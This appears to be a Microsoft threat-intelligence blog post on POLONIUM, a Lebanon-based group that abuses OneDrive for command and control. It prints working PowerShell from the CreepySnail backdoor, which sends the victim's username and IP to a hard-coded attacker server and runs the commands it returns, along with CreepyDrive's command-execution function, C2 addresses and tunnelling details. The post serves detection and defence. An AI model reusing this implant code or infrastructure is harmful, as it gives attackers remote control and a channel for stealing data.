Microsoft successfully detected and disabled attack activity abusing OneDrive by a previously undocumented Lebanon-based activity group Microsoft Threat Intelligence Center (MSTIC) tracks as POLONIUM. The associated indicators and tactics were used by the OneDrive team to improve detection of attack activity and disable offending actor accounts. To further address this abuse, Microsoft has suspended more than 20 malicious OneDrive applications created by POLONIUM actors, notified affected organizations, and deployed a series of security intelligence updates that will quarantine tools developed by POLONIUM operators. Our goal with this blog is to help deter future activity by exposing and sharing the POLONIUM tactics with the community at large.

MSTIC assesses with high confidence that POLONIUM represents an operational group based in Lebanon. We also assess with moderate confidence that the observed activity was coordinated with other actors affiliated with Iran's Ministry of Intelligence and Security (MOIS), based primarily on victim overlap and commonality of tools and techniques. Such collaboration or direction from Tehran would align with a string of revelations since late 2020 that the Government of Iran is using third parties to carry out cyber operations on their behalf, likely to enhance Iran's plausible deniability.

POLONIUM has targeted or compromised more than 20 organizations based in Israel and one intergovernmental organization with operations in Lebanon over the past three months. This actor has deployed unique tools that abuse legitimate cloud services for command and control (C2) across most of their victims. POLONIUM was observed creating and using legitimate OneDrive accounts, then utilizing those accounts as C2 to execute part of their attack operation. This activity does not represent any security issues or vulnerabilities on the OneDrive platform. In addition, MSTIC does not, at present, see any links between this activity and other publicly documented groups linked to Lebanon like Volatile Cedar. This blog will also expose further details that show Iranian threat actors may be collaborating with proxies to operationalize their attacks. Microsoft continues to work across its platforms to identify abuse, take down malicious activity, and implement new proactive protections to discourage malicious actors from using our services.

As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts.

Observed actor activity

Since February 2022, POLONIUM has been observed primarily targeting organizations in Israel with a focus on critical manufacturing, IT, and Israel's defense industry. In at least one case, POLONIUM's compromise of an IT company was used to target a downstream aviation company and law firm in a supply chain attack that relied on service provider credentials to gain access to the targeted networks. Multiple manufacturing companies they targeted also serve Israel's defense industry, indicating a POLONIUM tactic that follows an increasing trend by many actors, including among several Iranian groups, of targeting service provider access to gain downstream access. Observed victim organizations were in the following sectors: critical manufacturing, information technology, transportation systems, defense industrial base, government agencies and services, food and agriculture, financial services, healthcare and public health, and other business types.

POLONIUM TTPs shared with Iran-based nation-state actors

MSTIC assesses with moderate confidence that POLONIUM is coordinating its operations with multiple tracked actor groups affiliated with Iran's Ministry of Intelligence and Security (MOIS), based on victim overlap and the following common techniques and tooling:

- Common unique victim targeting: MSTIC has observed POLONIUM active on or targeting multiple victims that MERCURY previously compromised. According to the US Cyber Command, MuddyWater, a group we track as MERCURY, "is a subordinate element within the Iranian Ministry of Intelligence and Security."
- Evidence of possible "hand-off" operations: The uniqueness of the victim organizations suggests a convergence of mission requirements with MOIS. It may also be evidence of a 'hand-off' operational model where MOIS provides POLONIUM with access to previously compromised victim environments to execute new activity. MSTIC continues to monitor both actors to further verify this 'hand-off' hypothesis.
- Use of OneDrive for C2: MSTIC has observed both POLONIUM and DEV-0133 (aka Lyceum) using cloud services, including OneDrive, for data exfiltration and command and control.
- Use of AirVPN: Both POLONIUM and DEV-0588 (aka CopyKittens) commonly use AirVPN for operational activity. While use of public VPN services is common across many actor sets, these actors' specific choice to use AirVPN, combined with the additional overlaps documented above, further supports the moderate confidence assessment that POLONIUM collaborates with MOIS.

Abuse of cloud services

POLONIUM has been observed deploying a series of custom implants that utilize cloud services for command and control as well as data exfiltration. MSTIC has observed implants connecting to POLONIUM-owned accounts in OneDrive and Dropbox. These tools are detected as the following malware:

- Trojan:PowerShell/CreepyDrive.A!dha
- Trojan:PowerShell/CreepyDrive.B!dha
- Trojan:PowerShell/CreepyDrive.C!dha
- Trojan:PowerShell/CreepyDrive.D!dha
- Trojan:PowerShell/CreepyDrive.E!dha
- Trojan:MSIL/CreepyBox.A!dha
- Trojan:MSIL/CreepyBox.B!dha
- Trojan:MSIL/CreepyBox.C!dha

While OneDrive performs antivirus scanning on all uploaded content, POLONIUM is not using the cloud service to host their malware. If malware was hosted in the OneDrive account, Microsoft Defender Antivirus detections would block it. Instead, they are interacting with the cloud service in the same way that a legitimate customer would. OneDrive is partnering with MSTIC to identify and disable accounts that are linked to known adversary behavior.

CreepyDrive analysis

The CreepyDrive implant utilizes a POLONIUM-owned OneDrive storage account for command and control. The implant provides basic functionality of allowing the threat actor to upload stolen files and download files to run.

All web requests by the CreepyDrive implant use the Invoke-WebRequest cmdlet. The implant's logic is wrapped in a while true loop, ensuring continuous execution of the implant once running. The implant contains no native persistence mechanism; if terminated it would need to be re-executed by the threat actor.

Due to the lack of victim identifiers in the CreepyDrive implant, using the same OneDrive account for multiple victims, while possible, may be challenging. It's likely that a different threat actor-controlled OneDrive account is used per implant.

Getting an OAuth token

When run, the implant first needs to authenticate with OneDrive. The threat actor incorporated a refresh token within the implant. Refresh tokens are part of the Open Authorization 2 (OAuth) specification, allowing a new OAuth token to be issued when it expires. There are several mechanisms that make token theft difficult, including the use of the trusted platform module (TPM) to protect secrets. More information on these mechanisms can be found here.

In this instance, the protection settings tied to the OneDrive account are fully controlled by the threat actor, allowing them to disable protections that prevent the theft of the token and client secrets. As the threat actor is in full control of all secrets and key material associated with the account, their sign-in activity looks like legitimate customer behavior and is thus challenging to detect.

This token and client secret are transmitted in the body of request to a legitimate Microsoft endpoint to generate an OAuth token:

https[://]login.microsoftonline.com/consumers/oauth2/v2.0/token

This request provides the requisite OAuth token for the implant to interact with the threat actor-owned OneDrive account. Using this OAuth token, the implant makes a request to the following Microsoft Graph API endpoint to access the file data.txt:

https[://]graph.microsoft.com/v1.0/me/drive/root:/Documents/data.txt:/content

The file data.txt acts as the primary tasking mechanism for the implant, providing three branches of execution.

Upload

The first branch is triggered when the word "upload" is provided in the response. This response payload also contains two additional elements: a local file path to upload, and what is likely a threat actor-defined remote file name to upload the local file into. The request is structured as follows:

https[://]graph.microsoft.com/v1.0/me/drive/root:/Uploaded/???:/content

Download

The second branch is triggered when the word “download” is provided in the response. This response payload contains a file name to download from the threat actor-owned OneDrive account. The request is structured as follows:

https[://]graph.microsoft.com/v1.0/me/drive/root:/Downloaded/???:/content

Execute

This branch is triggered when no command is provided in the response. The response payload can contain either an array of commands to execute or file paths to files previously downloaded by the implant. The threat actor can also provide a mixture of individual commands and file paths.

Each value from the array is passed individually into the below custom function, which uses the Invoke-Expression cmdlet to run commands:

```
function Exec($comm){
    try{
        $comm = $comm + "| out-string"
        return Invoke-Expression -Command:$comm
    }
    catch{
        return("cmd:error")
    }
}
```

The output of each executed command is aggregated and then written back to the following location in the threat actor-owned OneDrive account:

https[://]graph.microsoft.com/v1.0/me/drive/root:/Documents/response.json:/content

During the execution of this mechanism, the threat actor resets the content of the original tasking file data.txt with the following request:

https[://]graph.microsoft.com/v1.0/me/drive/root:/Documents/data.txt:/content

Finally, the CreepyDrive implant sleeps, re-executing in a loop until the process is terminated.

Use of custom implant

POLONIUM has also been observed deploying a custom PowerShell implant detected as Backdoor:PowerShell/CreepySnail.B!dha. The C2s for observed CreepySnail implants include:

- 135[.]125[.]147[.]170:80
- 185[.]244[.]129[.]79:63047
- 185[.]244[.]129[.]79:80
- 45[.]80[.]149[.]108:63047
- 45[.]80[.]149[.]108:80
- 45[.]80[.]149[.]57:63047
- 45[.]80[.]149[.]68:63047
- 45[.]80[.]149[.]71:80

The code below demonstrates how the CreepySnail PowerShell implant, once deployed on a target network, attempts to authenticate using stolen credentials and connect to POLONIUM C2 for further actions on objectives, such as data exfiltration or further abuse as C2.

```
$domain = @("185.244.129.79:63047")
function mactok(){
    $rmac = getmac
    $body = "{"
    $body += ($rmac)
    $body += "}"
    $someString = $body
    $md5 = New-Object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider
    $utf8 = New-Object -TypeName System.Text.UTF8Encoding
    $hash =
[System.BitConverter]::ToString($md5.ComputeHash($utf8.GetBytes($someString)))
    return $hash.Replace('-','')
}
function getUsername(){
    try {
        return $env:UserName
        }
    catch {
        return "gu:error"
        }
}

function getIPaddress(){
    try{
        $ip = (Get-NetIPAddress | Select-Object IPv4Address).IPV4Address
        $result  = ''
        foreach($i in $ip){
            $j = $i | Out-String
            $result+=$j
        }
        return $result.Replace("`n",",")
    }
    catch{
        return "gi:error"
    }
}
function Exec($com){
    try{
        return Invoke-Expression -Command:$com
    }
    catch{
    }
}
```

```
$token = mactok

$ruser = getUsername
$ruserr = [System.Text.Encoding]::UTF8.GetBytes($ruser)
$b64ruser = [Convert]::ToBase64String($ruserr)

$rip = getIPaddress
$ripp = [System.Text.Encoding]::UTF8.GetBytes($rip)
$b64rip = [Convert]::ToBase64String($ripp)
while($true)
{
    try
    {
        $req = Invoke-WebRequest -Uri ("http://" + $domain +"/ui/chk/?mactok=" + $token
+ "&UsRnMe=" + $b64ruser + "&IlocalP=" + $b64rip) -Method GET -UseBasicParsing
        if($req.Length -gt 0){
            if($req -cmatch '"null"'){
            } else {
                    $conv = $req | ConvertFrom-Json
                    $frmb64 =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($conv))
                    $tt = Exec($frmb64)
                    $b64 = [System.Text.Encoding]::UTF8.GetBytes($tt)
                    $encode = [Convert]::ToBase64String($b64)
                    $res = Invoke-WebRequest -Uri("http://" + $domain +"/ui/pst?
mactok=" + $token + "&kMnD=" + $req) -Method Post -Body $encode -UseBasicParsing
            }
        }
        Start-Sleep -Seconds 180
    }
    catch
    {
        Start-Sleep -Seconds 180
    }
}
```

Use of commodity tools

POLONIUM has also been observed dropping a secondary payload via their OneDrive implant. POLONIUM used a common SSH tool for automating interactive sign-ins called plink to set up a redundant tunnel from the victim environment to the attacker-controlled infrastructure.

The observed C2 IP addresses for POLONIUM plink tunnels include:

- 185[.]244[.]129 [.]109
- 172[.]96[.]188[.]51
- 51[.]83 [.]246 [.]73

Exploitation

While we continue to pursue confirmation of how POLONIUM gained initial access to many of their victims, MSTIC notes that approximately 80% of the observed victims beaconing to graph.microsoft.com were running Fortinet appliances. This suggests, but does not definitively prove, that POLONIUM compromised these Fortinet devices by exploiting the CVE-2018-13379 vulnerability to gain access to the compromised organizations.

IT supply chain attacks

In one case, POLONIUM compromised a cloud service provider based in Israel and likely used this access to compromise downstream customers of the service provider. Specifically, MSTIC observed that POLONIUM pivoted through the service provider and gained access to a law firm and an aviation company in Israel. The tactic of leveraging IT products and service providers to gain access to downstream customers remains a favorite of Iranian actors and their proxies.

Microsoft will continue to monitor ongoing activity from POLONIUM and the other Iranian MOIS-affiliated actors discussed in this blog and implement protections for our customers. The current detections, advanced detections, and IOCs in place across our security products are detailed below.

Recommended customer actions

The techniques used by the actor described in the "Observed actor activity" section can be mitigated by adopting the security considerations provided below:

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion. Microsoft Sentinel queries are provided in the advanced hunting section below.
- Confirm that Microsoft Defender Antivirus is updated to security intelligence update 1.365.40.0 or later, or ensure that cloud protection is turned on, to detect the related indicators.
- Block in-bound traffic from IPs specified in the "Indicators of compromise" table.
- Review all authentication activity for remote access infrastructure (VPNs), with a particular focus on accounts configured with single factor authentication, to confirm authenticity and investigate any anomalous activity.
- Enable multifactor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. NOTE: Microsoft strongly encourages all customers download and use passwordless solutions like Microsoft Authenticator to secure your accounts.
- For customers that have relationships with service providers, review and audit partner relationships to minimize any unnecessary permissions between your organization and upstream providers. Microsoft recommends immediately removing access for any partner relationships that look unfamiliar or have not yet been audited.

Indicators of compromise (IOCs)

The below list provides IOCs observed during our investigation. We encourage our customers to investigate these indicators in their environments and implement detections and protections to identify past related activity and prevent future attacks against their systems.

Indicator	Type	Description
135[.]125[.]147[.]170:80	IPv4 address	C2 for POLONIUM CreepySnail implant
185[.]244[.]129[.]79:63047	IPv4 address	C2 for POLONIUM CreepySnail implant
185[.]244[.]129[.]79:80	IPv4 address	C2 for POLONIUM CreepySnail implant
45[.]80[.]149[.]108:63047	IPv4 address	C2 for POLONIUM CreepySnail implant
45[.]80[.]149[.]108:80	IPv4 address	C2 for POLONIUM CreepySnail implant
45[.]80[.]149[.]57:63047	IPv4 address	C2 for POLONIUM CreepySnail implant
45[.]80[.]149[.]68:63047	IPv4 address	C2 for POLONIUM CreepySnail implant
45[.]80[.]149[.]71:80	IPv4 address	C2 for POLONIUM CreepySnail implant
185[.]244[.]129[.]109	IPv4 address	C2 for POLONIUM plink tunnels
172[.]96[.]188[.]51	IPv4 address	C2 for POLONIUM plink tunnels
51[.]83[.]246[.]73	IPv4 address	C2 for POLONIUM plink tunnels
Trojan:PowerShell/CreepyDrive.A!dha	Tool	Custom implant signature
Trojan:PowerShell/CreepyDrive.B!dha	Tool	Custom implant signature
Trojan:PowerShell/CreepyDrive.C!dha	Tool	Custom implant signature
Trojan:PowerShell/CreepyDrive.D!dha	Tool	Custom implant signature
Trojan:PowerShell/CreepyDrive.E!dha	Tool	Custom implant signature
Trojan:MSIL/CreepyBox.A!dha	Tool	Custom implant signature
Trojan:MSIL/CreepyBox.B!dha	Tool	Custom implant signature
Trojan:MSIL/CreepyBox.C!dha	Tool	Custom implant signature
Trojan:MSIL/CreepyRing.A!dha	Tool	Custom implant signature
Trojan:MSIL/CreepyWink.B!dha	Tool	Custom implant signature
Backdoor:PowerShell/CreepySnail.B!dha	Tool	Custom implant signature

NOTE: These indicators should not be considered exhaustive for this observed activity.

Detections

Microsoft 365 Defender

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects the malware tools and implants used by POLONIUM starting from signature build 1.365.40.0 as the following:

- Trojan:PowerShell/CreepyDrive.A!dha
- Trojan:PowerShell/CreepyDrive.B!dha
- Trojan:PowerShell/CreepyDrive.C!dha
- Trojan:PowerShell/CreepyDrive.D!dha
- Trojan:PowerShell/CreepyDrive.E!dha
- Trojan:MSIL/CreepyBox.A!dha
- Trojan:MSIL/CreepyBox.B!dha
- Trojan:MSIL/CreepyBox.C!dha
- Trojan:MSIL/CreepyRing.A!dha
- Trojan:MSIL/CreepyWink.B!dha
- Backdoor:PowerShell/CreepySnail.B!dha

Microsoft Defender for Endpoint

Microsoft Defender for Endpoint customers may see any or a combination of the following alerts as an indication of possible attack. These alerts are not necessarily an indication of POLONIUM compromise:


- POLONIUM Actor Activity Detected
- PowerShell made a suspicious network connection
- Suspicious behavior by powershell.exe was observed
- Hidden dual-use tool launch attempt
- Outbound connection to non-standard port

Microsoft Defender for Cloud Apps

The OAuth apps that were created in the victim tenants were created with only two specific scope of permissions: offline_access and Files.ReadWrite.All. These applications were set to serve multi-tenant and performed only OneDrive operations. Applications accessed OneDrive workload via the Graph API, where most calls to the API from the application were made as search activities, with a few edit operations also observed.

App made numerous searches and edits in OneDrive

App governance, an add-on to Microsoft Defender for Cloud Apps, detects malicious OAuth applications that make numerous searches and edits in OneDrive. Learn how to investigate anomaly detection alerts in Microsoft Defender for Cloud Apps.



Microsoft Defender for Cloud Apps alert for malicious OAuth apps

Advanced hunting queries

Microsoft Sentinel

Identify POLONIUM IOCs

This query identifies POLONIUM network IOCs within available Azure Sentinel network logging:

https://github.com/Azure/Azure-Sentinel/tree/master/Detections/MultipleDataSources/POLONIUMIPIoC.yaml

Detect CreepySnail static URI parameters

The CreepySnail tool utilizes static URI parameters that can be detected using the following query:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/CommonSecurityLog/CreepySnailURLParameters.yaml

Detect Base64-encoded/transmitted machine usernames or IP addresses

CreepySnail also utilizes Base64-encoded parameters to transmit information from the victim to threat actor. The following queries detect machine usernames or IP addresses (based on Microsoft Defender for Endpoint logging) being transmitted under Base64 encoding in a web request:

https://github.com/Azure/Azure-Sentinel/tree/master/Detections/MultipleDataSources/B64UserInWebURIFromMDE.yaml

https://github.com/Azure/Azure-Sentinel/tree/master/Detections/MultipleDataSources/B64IPInURLFromMDE.yaml

Detect POLONIUM requests to predictable OneDrive file paths

The OneDrive capability that POLONIUM utilizes makes requests to predictable OneDrive file paths to access various folders and files. The following queries detect these paths in use:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/CommonSecurityLog/CreepyDriveURLs.yaml

Detect sequence of request events related to unique CreepyDrive re-authentication attempts

The CreepyDrive implant makes a predictable sequence of requests to Microsoft authentication servers and OneDrive that can be detected using the following query:

https://github.com/Azure/Azure-Sentinel/blob/master/Detections/CommonSecurityLog/CreepyDriveRequestSequence.yaml

Hunt for other suspicious encoded request parameters

The following hunting queries can be used to hunt for further suspicious encoded request parameters:

https://github.com/Azure/Azure-Sentinel/tree/master/Hunting%20Queries/CommonSecurityLog/B64IPInURL.yaml

https://github.com/Azure/Azure-Sentinel/tree/master/Hunting%20Queries/CommonSecurityLog/RiskyCommandB64EncodedInUrl.yaml